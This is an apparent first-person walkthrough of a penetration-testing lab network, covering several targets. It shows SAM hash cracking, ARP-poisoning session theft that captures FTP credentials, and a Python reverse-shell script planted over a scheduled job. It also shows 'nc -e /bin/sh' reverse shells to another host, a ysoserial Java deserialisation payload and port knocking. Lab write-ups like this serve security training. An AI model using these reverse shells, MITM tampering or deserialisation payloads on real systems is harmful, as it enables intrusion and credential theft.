monkey@stuff: /opt/... x monkey@stuff: / x d.nash@tl9-ssh: ~ x monkey@stuff: /tmp x
monkey@stuff:/tmp$ ls
AUTOEXEC.BAT
boot.ini
CONFIG.SYS
IO.SYS
MSDOS.SYS
NTDETECT.COM
ntldr
pagefile.sys
Program Files
System Volume Information
monkey@stuff:/tmp$
```

This was clearly a Windows machine, so I went straight for the SAM.

I used ophcrack and a rainbow table to crack the hashes and got the NAS token and some more users

*d.rector*  
*Administrator*

### Terminal 2 and a Gift

As I had some Windows creds it made sense to go after a Windows box.


From nmap I saw Terminal 2 had RDP open




```
File Edit View Search Terminal Tabs Help
monkey@stuff: /opt/... x monkey@stuff: / x d.nash@tl9-ssh: ~ x
d.nash@tl9-ssh:~$ nmap 192.168.3.2

Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-17 02:35 MSK
Nmap scan report for 192.168.3.2
Host is up (0.0026s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49159/tcp open  unknown
```

I setup my tunnel and RDP into the box.



Login with d.rector BOOM! Free token.



I had a quick look around the box and spotted some python scripts and a bit of software called Interceptor-NG but I got kicked out before I could finish.


It seems there is only one RDP session and there was a few people wrestling for it.

### Mail and Being Quick

From the initial nmap scan it showed port 8100 was open on the gateway.

```
Starting Nmap 7.12 ( https://nmap.org ) at 2016-06-17 09:08 BST
Nmap scan report for cybear32c.lab (192.168.101.8)
Host is up (0.035s latency).
PORT      STATE SERVICE
8100/tcp  open  xprint-server
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```


I pointed my browser to this socket and got the following webpage



I tried [b.muncy@cybear32c.lab](mailto:b.muncy@cybear32c.lab) as he was one of the POC on the original page, but this failed.

I then tried one of the new users I had *d.rector*.

I used his creds and was able to login.



I had a look around the folders and contacts to see if there was anything useful for me to utilise, but alas I came back empty handed.


I did notice one thing though, that the page refreshes reasonably quick.

Thinking about the 2 email addresses from the front page (b.muncy & r.diaz) I sent an email to each of them switching on the delivery report options.

I got nothing back if use in the report.

I then Tried different to attach files with various extensions (.php etc) and I found there was a content filter switched on.

I went back to trying MS office extensions as I may be able to infect a document, after various type of office extensions I got the following



Turns out .docx was the one extension that returned a token.

### Dev (Testing the Tester)

Wow!!! That's all I can say on this one.

I feel I earned this token due to the nightmare I had with: wrestling for the Term2 box, figuring out interceptor-ng and other stuff lol.

So how did I do it!! I decided to setup proxychains for this task as I had gotten fed up with setting up tunnels.

Nmap revealed the following

```
monkey@stuff:/opt/pentestit$ sudo proxychains nmap -Pn -sF 192.168.3.3 -p 22
[sudo] password for monkey:
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.12 ( https://nmap.org ) at 2016-06-17 11:09 BST
Nmap scan report for 192.168.3.3
Host is up.
PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 15.13 seconds
monkey@stuff:/opt/pentestit$
```

I try to SSH across and..

```
File Edit View Search Terminal Tabs Help
monkey@stuff: /opt/pe... x d.nash@tl9-ssh: ~ x monkey@stuff: /opt/pe... x
monkey@stuff:/opt/pentestit$ sudo proxychains ssh d.nash@192.168.3.3
ProxyChains-3.1 (http://proxychains.sf.net)
[S-chain] -<-127.0.0.1:9050-<-<-192.168.3.3:22-<--timeout
ssh: connect to host 192.168.3.3 port 22: Connection refused
monkey@stuff:/opt/pentestit$
```

It turns out Dev is an SSH box that you can't ssh into.

So how do I get around this?? As it is sat on the same net as Term2 I thought that this must be the key.

I RDP onto Term2 crossing my fingers I missed Putty when I grabbed the token initially.

Turns out I didn't as it wasn't installed!!

Ok!! Maybe Powershell has the ssh module... Nope!! Oh dear now what??

I found Interceptor-NG on my first encounter with Term2, but what the heck is that??

I have a look and it looks like some network exploitation tool but how does it work?

I asked on the Telegram channel to which I got "figure it out for yourself" (I kind of expected that lol).

So after some google fu, I found out you can steal sessions with it!!!


Being familiar with ARP poisoning and the dangers of MITM using Ettercap I created what I though was the right config.

```
Gateway: 192.168.3.254
Stealth IP:192.168.3.2
NAT: 192.168.3.3
```

I was wrong!! So back to Google! Turns out my stealth IP was wrong.

```
Gateway: 192.168.3.254
Stealth IP:192.168.3.4
NAT: 192.168.3.3
```

It has to be an unused IP!!



After a while I noticed some chatter between 192.168.3.3 and 172.16.0.4 (FTP server) which I found interesting. As I wondered if this was a pivot point in.

I clicked back through the tabs to see what was happening and I had captured an FTP session from m.barry with his creds in clear.

Brilliant!!!

I FTP across using his creds and found..... An upload folder with a sub folder of test\_scripts

In this folder was a file called test.py containing the following code

```
#!/usr/bin/env python
# test-1
if __name__ == '__main__':
    print 'Hello World!'
```

Ok looks like we have a basic Python script being pulled at certain intervals.

Maybe it could be exploited with a reverse shell?



I used the following Python code to generate my reverse shell:

```
#!/usr/bin/env python
# test-1
import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_
STREAM); s.connect(("172.16.0.2", 4445)); os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"]);
```

On the FTP box I created a folder, with a test\_scripts sub folder containing my test.py script.

Now back onto Term2 as I need to tamper with the file transfer.

In Interceptor-Ng there is a tamper module that allows you to rename things. However it needs to be the same number of characters long as the original!!


So I had to go back to the ftp box and rename my folder to the same number of characters as upload.

On Term2 I then tampered the data to swap upload with my folder and started my MITM attack

On the SSH box (172.16.0.2) I set up a netcat listener on port 4445

```
nc -l -p 4445
```

Eventually I got my reverse shell and was able to find the token in ftp\_test.txt



The screenshot shows a terminal window with the following content:

```
fi
m.barry@tl9-ftp-client:~$ ls -la
ls -la
total 44
drwxr-xr-x 3 m.barry m.barry 4096 May 27 23:06 .
drwxr-xr-x 3 root root 4096 May 16 21:13 ..
-rw-r--r-- 1 m.barry m.barry 226 May 27 02:24 b
-rw----- 1 m.barry m.barry 690 Jun 7 12:00 .bash_history
-rw-r--r-- 1 m.barry m.barry 220 Dec 30 2012 .bash_logout
-rw-r--r-- 1 m.barry m.barry 3392 Dec 30 2012 .bashrc
-rw-r--r-- 1 root root 12 May 14 20:35 ftp_client.txt
-rw-r--r-- 1 m.barry m.barry 226 May 26 19:24 i
-rw-r--r-- 1 m.barry m.barry 675 Dec 30 2012 .profile
-rw-r--r-- 1 m.barry m.barry 215 May 27 02:23 s
drwx----- 2 m.barry m.barry 4096 May 30 15:44 .ssh
m.barry@tl9-ftp-client:~$ cat ftp_client.txt
cat ftp_client.txt
m.barry@tl9-ftp-client:~$ pwd
pwd
/home/m.barry
m.barry@tl9-ftp-client:~$
```

The terminal output shows a file listing for the user m.barry on the host tl9-ftp-client. The listing includes files like .bash\_history, .bash\_logout, .bashrc, .profile, .ssh, and ftp\_client.txt. The user then runs 'cat ftp\_client.txt' and 'pwd', showing the current directory is /home/m.barry.

Looking in the home folder I could see .bash\_history, so it would be rude to not investigate it.

After opening the file I found that it looked like m.barry had been trying to ssh across to ssh-test from here.

I try to ssh across and it fails.

### **Portal (it's Never Easy!)**

As per the nmap scan I Setup a tunnel to port 8080

I opened firefox changed the proxy settings and got this attached login page

---

**You can provide your login/password pair**

Login:

Password:

I tried the users which I had retrieved from the proxyusers file to check which logins yielded success but there was only this page.

---

## **Planned vacations 2016**

- Anton Petrov - from 2016-06-01 till 2016-06-18
- Brian Muncy - from 2016-06-05 till 2016-06-20
- Wayne Dennis - from 2016-07-10 till 2016-07-18
- Thomas Smith - from 2016-08-01 till 2016-08-08
- Robert Lampman - from 2016-09-15 till 2016-10-15
- David Rector - from 2016-10-02 till 2016-10-14

I had to start scratching my head on how to approach this.

By using burp and testing the various points before, during and after login. I found that the login segment was vulnerable to java deserialisation attack.

Now I will confess I am by no means a web app ninja and my java is poor.

In order to get this, I was going to have to do some reading!! But I did some reading, this revealed it was related to the Apache Java CommonsCollections framework.

<https://commons.apache.org/proper/commons-collections/>

Now I knew what it was I was looking at, I now needed to figure out how to exploit it!!

A bit more google gymnastics I found out what it exactly was and that there was a tool on github called ysoserial.

<https://github.com/frohoff/ysoserial>

This tool was a suite of payloads that could exploit this vulnerability.

I decided I would try for a reverse shell using netcat

```
nc -e /bin/sh 172.16.0.2 5150 (EVH)
```

```
sudo java -jar ysoserial.jar CommonsCollections4 'nc -e /bin/sh  
172.16.0.2 5150' > payload.out
```

I then converted this to Base64 as the login is encoded in this way.

I set up a listener on the ssh box and ran the exploit via burp repeater.

This failed as it isn't vulnerable to CommonsCollections4. (I found this out after a further scan)

This now posed an issue as I knew the exploit is good it's just that it wasn't able to be done this way.

Further investigation on the git repo found a CommonsCollections5 payload.

Great!! However, I needed to compile it.

I found the folder contains a pom.xml file which equates to a Maven project. I didn't have Maven nor had I used it before, so away to do some homework!!

I installed Mavern using from the repos.

I tried to compile the code using

```
mvn compile package
```

It failed due to the folders "/target/classes" missing

Created those folders and EUREKA!!!!

It built!!

Right now to try a new exploit!!!

```
sudo java -jar ysoserial-0.0.5-SNAPSHOT-all.jar CommonsCollections4  
'nc -e /bin/sh 172.16.0.2 5150' > ~/payload.out
```


Converted to Base64 by

```
sudo cat payload.out | base64 > payload.out.b64
```


pointed the browser to 127.0.0.1

used b.muncy creds

Intercepted the transmission



Inserted my code



Forwarded it and...

I went over my terminal and a shell was waiting for me.

I navigated to / and the token was waiting in a file.

I did some further enumeration but the box didn't hold anything further useful.

### SSH Test (Knock Knock)

Now onto another SSH box.

This is an interesting one as nmap scans shows port 22 as closed.

```
e.grant@tl9-ssh:~$ nmap -p 22 192.168.0.7
Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-10 12:40 MSK
Nmap scan report for 192.168.0.7
Host is up (0.0011s latency).
PORT      STATE SERVICE
22/tcp    closed ssh

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
e.grant@tl9-ssh:~$
```

However a full nmap scan revealed

```
e.grant@tl9-ssh:~$ nmap -Pn -p 0-65535 192.168.0.7
Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-10 12:42 MSK
Nmap scan report for 192.168.0.7
Host is up (0.030s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
0/tcp     filtered unknown
1941/tcp  filtered unknown
1970/tcp  filtered unknown
2011/tcp  filtered raid-cc

Nmap done: 1 IP address (1 host up) scanned in 12.98 seconds
e.grant@tl9-ssh:~$
```

Ok.....

What could this mean? Luckily I have heard of port knocking before, so this tickled my spidey senses towards this.

Now port 0 is a funny old port to be open! As although it's a legit TCP port but if you try and use it in netcat it thinks it's asking to be binded to an illegal port.

So my money was on this being a red herring.

To save sending 3 different nmap commands, I created an ssh tunnel to

ports 1941,1970 & 2011. From that I used the following script:

```
for p in <ports>; do nmap -Pn --max-retries 0 -p $p 127.0.0.1; done
```

This was to send packets to the ports to see if the sequence was right.

After each one I would nmap port 22 on 192.168.0.7 from the main ssh box

Eventually I found the right sequence and

```
e.grant@tl9-ssh:~$ nmap -Pn -p 22 192.168.0.7
Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-10 12:49 MSK
Nmap scan report for 192.168.0.7
Host is up (0.0014s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
e.grant@tl9-ssh:~$
```

Now I could ssh across.....

```
e.grant@tl9-ssh:~$ nmap -Pn -p 22 192.168.0.7
Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-10 12:51 MSK
Nmap scan report for 192.168.0.7
Host is up (0.0011s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
e.grant@tl9-ssh:~$ ssh 192.168.0.7
Could not create directory "/home/e.grant/.ssh".
The authenticity of host '192.168.0.7 (192.168.0.7)' can't be established.
ECDSA key fingerprint is 2c:58:fd:06:ea:46:8e:f7:b5:28:58:58:06:fa:dc:38.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/e.grant/.ssh/known_hosts).
Permission denied (publickey).
e.grant@tl9-ssh:~$
```

Oh!!! Hmmm, I couldn't ssh across with this user!!

So a quick change to d.nash and let's retry.

```
d.nash@tl9-ssh:~$ ssh 192.168.0.7
Linux tl9-ssh-test 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64
Last login: Fri Jun 10 12:28:15 2016 from 172.16.0.2
d.nash@tl9-ssh-test:~$
```

Now I could ssh across....

Now I am in.

```
d.nash@tl9-ssh-test:~$ ls -la
total 28
drwxr-xr-x 3 root root 4096 May 19 17:04 .
drwxr-xr-x 3 root root 4096 May 19 16:43 ..
-rw-r----- 1 root d.nash 220 May 19 16:43 .bash_logout
-rw-r----- 1 root d.nash 3515 May 19 16:43 .bashrc
-rw-r----- 1 root d.nash 675 May 19 16:43 .profile
drwxr-xr-x 2 root d.nash 4096 May 19 16:53 .ssh
-rw-r--r-- 1 root d.nash 610 May 19 16:56 token.txt
```

And as we can see I have a token file waiting.


### Test-Site (It's in the Source)

The last website on this network!

In order to gain access I had to setup a listener on port 80.

After doing that I could investigate the website.

Browsing to localhost gave me this



Ok a jolly nice HTML 5 web page.


I wonder what else it contains?

Clicking on the join us link took me here to a form submission.



CYBEAR 32C

GO TO MAIN PAGE



First name

First name

Last name

Last name

Email

Email

Skills


Photo

Browse...

No file selected.

Looking at the source code didn't reveal a great deal either. Looking at the fact there was a photo upload meant that I may be able to browse to the directory where they get uploaded to.

I checked to see if there was a robots.txt file available and low and behold



```
User-agent: *
Disallow: /upload
```

Looking at the results, I saw there was an upload directory, but browsing to it yielded this.



Ok not viewable via conventional means.

I tried to upload a white upload.png

